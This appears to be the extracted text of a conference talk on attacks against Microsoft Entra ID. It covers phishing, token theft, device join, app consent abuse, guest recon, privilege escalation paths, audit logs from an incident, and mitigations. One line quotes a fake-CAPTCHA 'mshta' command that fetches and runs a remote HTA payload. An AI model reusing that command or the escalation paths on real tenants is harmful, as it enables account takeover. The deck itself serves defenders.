



# How cybercriminals are abusing Entra ID to gain a foothold.

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# BEC – Business Email Compromise

- Phishing

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Hi!  
Here is the link to the g


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
# Token Theft




`mshta https://holidaybunch.com/Ray-verify.html # ? "Verify you are human - Ray Verification ID: 5836"`



# AiTM – Adversary in The Middle



# InfoStealer



# Joining Devices to Entra ID



Maximum number of devices per user ⓘ

50



Organization-owned  
Laptop





Microsoft

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2024-01-30 03:51:17	Self-service password reset flow activity progress	User cancelled before passing the required authentication methods - -
2024-01-30 03:51:36	Self-service password reset flow activity progress	User submitted their user ID - -
2024-01-30 03:51:36	Self-service password reset flow activity progress	User was presented with verification options - -
2024-01-30 03:51:45	Self-service password reset flow activity progress	User started the mobile SMS verification option - -
2024-01-30 03:51:56	Self-service password reset flow activity progress	User completed the mobile SMS verification option - -
2024-01-30 03:51:56	Self-service password reset flow activity progress	User completed all verification steps required to reset their password - -
2024-01-30 03:52:07	Self-service password reset flow activity progress	User submitted a new password - -
2024-01-30 03:52:11	Reset password (self-service)	Successfully completed reset. - -
2024-01-30 03:52:11	Self-service password reset flow activity progress	User successfully reset password - -
2024-01-30 03:53:21	Add device	adf651df-3986-4e7f-9201-25e29dd6db94 - iPhone - Device Registration Service
2024-01-30 03:53:22	Register device	- Device Id - b4947978-9bed-4757-9574-f66cbd7397c6
2024-01-30 03:53:31	Update user	5513a803-f169-458e-a186-6f905b0553fc - - Device Registration Service
2024-01-30 03:53:31	Add passwordless phone sign-in credential	- -
2024-01-30 03:53:31	Add passwordless phone sign-in credential	5513a803-f169-458e-a186-6f905b0553fc - -
2024-01-30 03:53:34	Update user	5513a803-f169-458e-a186-6f905b0553fc - - Azure MFA StrongAuthenticationService
2024-01-30 03:53:35	Sign-in activity	50074 - singleFactorAuthentication - Strong Authentication is required. -
2024-01-30 03:54:03	Sign-in activity	50074 - multiFactorAuthentication - Strong Authentication is required. - Authentication in progress
2024-01-30 03:54:03	Move messages to Deleted Items folder	Move messages to Deleted Items folder: email Your customer AB password has been reset
2024-01-30 03:54:11	Delete messages from Deleted Items folder	Delete messages from Deleted Items folder: email Your customer AB password has been reset
2024-01-30 03:54:13	Delete messages from Deleted Items folder	Delete messages from Deleted Items folder: email Your customer AB password has been reset






2024-01-30 12:15:49	Add device	e1b08709-507e-498c-be28-3afc5f971649 - DESKTOP-G3ACEAI - Device Registration Service
2024-01-30 12:15:49	Register device	- Device Id - dd273d9b-d72e-4d9b-a12c-c79d135fa361
2024-01-30 12:15:52	Delete device	e1b08709-507e-498c-be28-3afc5f971649 - DESKTOP-G3ACEAI - Device Registration Service
2024-01-30 12:16:25	Sign-in activity	0 - singleFactorAuthentication - - MFA requirement satisfied by claim in the token
2024-01-30 12:17:08	Add device	661e7e1a-36b9-4076-97d9-86308c8cf415 - DESKTOP-G3ACEAI - Device Registration Service
2024-01-30 12:17:08	Register device	- Device Id - ef6bad3c-1a4d-4c30-aa26-ae1c1d68f141
2024-01-30 12:17:35	Sign-in activity	0 - singleFactorAuthentication - -
2024-01-30 12:17:36	Sign-in activity	0 - singleFactorAuthentication - -
2024-01-30 12:17:46	Update device	661e7e1a-36b9-4076-97d9-86308c8cf415 - DESKTOP-G3ACEAI - Microsoft.Intune
2024-01-30 12:17:46	Update device	661e7e1a-36b9-4076-97d9-86308c8cf415 - DESKTOP-G3ACEAI - Microsoft.Intune
2024-01-30 12:17:56	Sign-in activity	0 - singleFactorAuthentication - -
2024-01-30 12:18:00	MDE	DESKTOP-G3ACEAI Device first seen



2024-01-30 04:14	desktop-govkt33	FileCreated	Tenant.csv	C:\Users\xdpc1\Desktop\AzureADRecon-master\AzureADRecon-Report-20240129221406\CSV-Files
2024-01-30 04:14	desktop-govkt33	FileCreated	Domain.csv	C:\Users\xdpc1\Desktop\AzureADRecon-master\AzureADRecon-Report-20240129221406\CSV-Files
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2024-01-30 04:16	desktop-govkt33	FileCreated	Users.csv	C:\Users\xdpc1\Desktop\AzureADRecon-master\AzureADRecon-Report-20240129221406\CSV-Files
2024-01-30 04:17	desktop-govkt33	FileCreated	ServicePrincipals.csv	C:\Users\xdpc1\Desktop\AzureADRecon-master\AzureADRecon-Report-20240129221406\CSV-Files
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2024-01-30 04:17	desktop-govkt33	FileCreated	DirectoryRoleMembers.csv	C:\Users\xdpc1\Desktop\AzureADRecon-master\AzureADRecon-Report-20240129221406\CSV-Files
2024-01-30 04:18	desktop-govkt33	FileCreated	Groups.csv	C:\Users\xdpc1\Desktop\AzureADRecon-master\AzureADRecon-Report-20240129221406\CSV-Files



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Event Time           : 2024-01-30T09:35:12.310
Machine Id           : 0e2d025f0bf6cb3dbd96164c0c8f03fc45ba539f
Computer Name        : desktop-govkt33
Action Type          : OutboundConnectionToUncommonlyUsedPort
File Name             :
Folder Path           :
Sha1                  :
Sha256                :
MD5                   :
Process Command Line  :
Account Domain        : DESKTOP-GOVKT33
Account Name          : xdpc1
Account Sid           : S-1-5-21-813806831-1640946161-4021383164-1000
Logon Id              :
Process Id            :
Process Creation Time :
Process Token Elevation :
Registry Key          :
Registry Value Name   :
Registry Value Data   :
Remote Url            : russianmarket.to
Remote Computer Name  :
Remote IP             : 108.181.132.116
Remote Port           : 50365
Local IP              : 192.168.188.131
Local Port            : 62792
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# Joining Devices to Entra ID


- Can become compliant
- Gets a PRT
- Becomes "trusted"
- Windows Hello for Business



# Enterprise App Consent

- By default, all users can consent any app with delegated permissions
- No admin consent (unless an admin is targeted)

# Enterprise App Consent Attack Flow






# App Registration

- If end users can register apps, a threat actor can do it too.
- Need to compromise an account.
- After that, an app can be registered and used to compromise other users.
- Create the app with desired permissions like "Mail.Read.All"



# App Registrations





# Guest User Settings

- By default, a guest user can enumerate pretty much all of your Entra ID tenant.
- Can be hardened.
- BUT! Guest with "Member" permissions are not affected by the hardening

# Guest User Invite Settings

- By default, any user, including guest users can invite new guest users.

## More external sharing settings ▾

- ☐ Limit external sharing by domain
- ☐ Allow only users in specific security groups to share externally
- ☒ Allow guests to share items they don't own
- ☐ Guest access to a site or OneDrive will expire automatically after this many days
- ☐ People who use a verification code must reauthenticate after this many days [Learn more](#) ⓘ



# External Recon

- External users can get a good grip on your tenant:
  - Which users exist
  - Which Guest users exist
  - Which Domains are in use
  - Other services



# DEMO

Playing with External Recon



# Fear the FOCI

## Activity Details: Sign-ins

### Activity Details: Sign-ins

Basic info

Location

Device info

Authentication Details

Conditional Access

Report-only

Basic info

Location

Device info

Authentication Details

Conditional Access

Report-only

Search

Policy Name ↑↓

Grant Controls ↑↓

Session Controls ↑↓

Result ↑↓

Not applicable

A sign-in can also be interrupted (e.g. blocked, multifactor authentication challenged) because of a user risk policy or sign-in risk policy. Currently, this tab only lists Conditional Access policies.

User ID

1d455f8c-234d-45ba-82cf-293412671623

e9b154d0-7658-433b-bb25-6b8e0a8a7c59, Outlook Lite



# AAD Graph API

- Will “be” terminated in July 2025
- Is still valid for use today, mostly
- Can be used for any user to perform internal recon
- Including Conditional Access Policies, check out our session tomorrow! ;)





# DEMO

Playing with Internal Recon



# Lateral Movements Cloud → On-Prem

- Same Creds for Cloud and On-Prem
  - Cloud might require MFA
  - On-prem VPN..?
- Kerberos Key Trust
  - Single Sign On



# Lateral Movements Cloud → On-Prem

- Managed Device
  - Artefacts tied to on-prem resources
  - VPN
  - Certificate for 802.1x
  - Line of Business Apps
- MFA “Bypass” due to trusted device

For multiple controls

- ☐ Require all the selected controls
- ☒ Require one of the selected controls




# Privilege Escalation Paths


- Application Administrator -> Global Administrator
- Privileged Role/Authentication Administrator -> Global Administrator
- Entra ID Connect -> Global Administrator
- DAP - > Global Administrator




# Application Administrator -> Global Admin



# Privileged Auth/Role Admin → Global Admin




# Entra ID Connect -> Global Admin





# DAP → Global Admin





# Mitigations

- For FOCI:
  - Register the known Client ID
  - Block Sign-ins for non-admins
- For PrivEsc Paths:
  - Convert DAP to GDAP, only assign necessary permissions
  - Be very restrictive on Application Administrator permissions, and even more on priv role/auth admins
  - Audit these roles, and high privileged app's Owners
  - Treat Entra ID Connect/Cloud Sync as a Tier 0 resource, and secure it thusly



# Mitigations

- Prevent Guest users from reading your Entra ID
- Prevent Guest users from inviting other guests
- Make sure Guests are in fact Guests
- As for External Recon:
  - Accept the fact that you are using the Internet.
  - You will never be 100% hidden on the Internet.



# Mitigations

- Audit Enterprise Apps & Permissions
- Audit App Registrations & Permissions
- If an app is suspected of being malicious, remove it
- Remove apps no longer in use



# Mitigations

Usage & insights | Microsoft Entra application activity (Preview) ...

Download Refresh Got feedback?

Usage & insights

Microsoft Entra application activity (Preview)

AD FS application migration

Service principal sign-in activity (Preview)

Application credential activity (Preview)

These are your most active applications. See which ones have a low sign in success rate.

Date range

30 days

Search by application name or object ID

Application name		Successful sign-ins	↑↓	Failed sign-ins	↑↓	Success rate	↑↓
GE	Graph Explorer	9		1		90.00%	<a href="#">View sign in activity</a>
	Microsoft Office	10		1		90.91%	<a href="#">View sign in activity</a>
AP	Azure Portal	54		4		93.10%	<a href="#">View sign in activity</a>
OS	Office365 Shell WCSS-Client	25		0		100.00%	<a href="#">View sign in activity</a>
M3	Microsoft 365 Security and Compliance Center	8		1		88.89%	<a href="#">View sign in activity</a>



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
- Phishing Resistant Auth
  - "Passkeys"
- Only allow connection from trusted devices
- Require Authentication Strength for registering MFA
  - Require the use of Temporary Access Pass
- Require MFA for Joining Devices to Entra ID
  - Restrict who can join



# DEMO

**Require TAP for MFA Registration + Limit Device Join**





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